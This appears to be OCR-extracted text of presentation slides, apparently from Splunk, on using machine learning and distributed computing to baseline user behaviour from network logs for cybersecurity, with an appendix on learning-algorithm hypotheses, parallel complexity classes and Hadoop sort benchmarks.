
- Anomalous Sub-Structure Detection
- Spectral Clustering
- Soft Clustering




Visualizing the Threat Models



Visualizing the Threat Models




Visualizing the Threat Models




Appendix

One Learning Algorithm Hypothesis

- *Modular Minds Hypothesis* — The mind is primarily composed of stable cortical circuits which encapsulate specific cognitive competences and exhibit a high degree of structural and informational modularity.
- *Single Algorithm Hypothesis* — There is one fundamental algorithm that underlies all or most cortical computations; it is implemented on a computationally homogeneous cortical substrate and runs simultaneously in multiple instances on different inputs.





Distributed Computing

- The Complexity Class P-Complete and NC
  - NC => parallelizable
- Some problems don't parallelize well!!
  - P-Complete => Inherently Sequential
  - Any problem where you have to maintain state across nodes: Circuit Value Problem, Linear programming
  - Streaming models are usually harder to maintain than batch models

Replicate digital forensics expertise with software and distributed computing architectures


Processing data in parallel allows us to solve complex statistical problems in quick enough time to make Cybersecurity pro-active instead of re-active

Back to Modeling Human Behavior

- Since we have established it is impossible to perfectly model all possible fraud scenarios we resort to getting very good at predicting normal behavior
- How do we get software to learn “baselines” of users typical actions every day given certain log sources as input

Network Logs:
FW, Netflow,
DHCP, DNS

Machine
Learning, Expert
Systems Logic +
parallel hybrid
processing
architecture



Reconstruct per user software models "Maintaining state" (units of computation) and facts about a users typical access patterns – we reconstruct there behavioral footprint partially through inferring behaviors based on log patters

Cybersecurity Teaches Us Valuable Counterexamples

- Counterexamples are one of the most important tool in a scientists arsenal
- Cybersecurity demonstrates certain sub-problems that have inherent issues for machine learning

Hadoop Terrasort Timeline

- April 2006: Sort Benchmark (10GB/node) run on 188 nodes in 47.9 hours.
- May 2006: Sort Benchmark run on 500 nodes in 42 hours.
- December 2006: Sort benchmark run on 20 nodes in 1.8 hours, 100 nodes in 3.3 hours, 500 nodes in 5.2 hours, 900 nodes in 7.8 hours
- April 2008: Won 1 terbayte sort benchmark in 209 seconds on 900 nodes
- March 2009: 17 Research cluster with a total of 24,000 nodes
- April 2009: Won the minute sort 500 GB in 59 seconds(on 1,400 nodes) and the 100 terabyte sort in 173 minutes (on 3,400 nodes)


Thank You
splunk>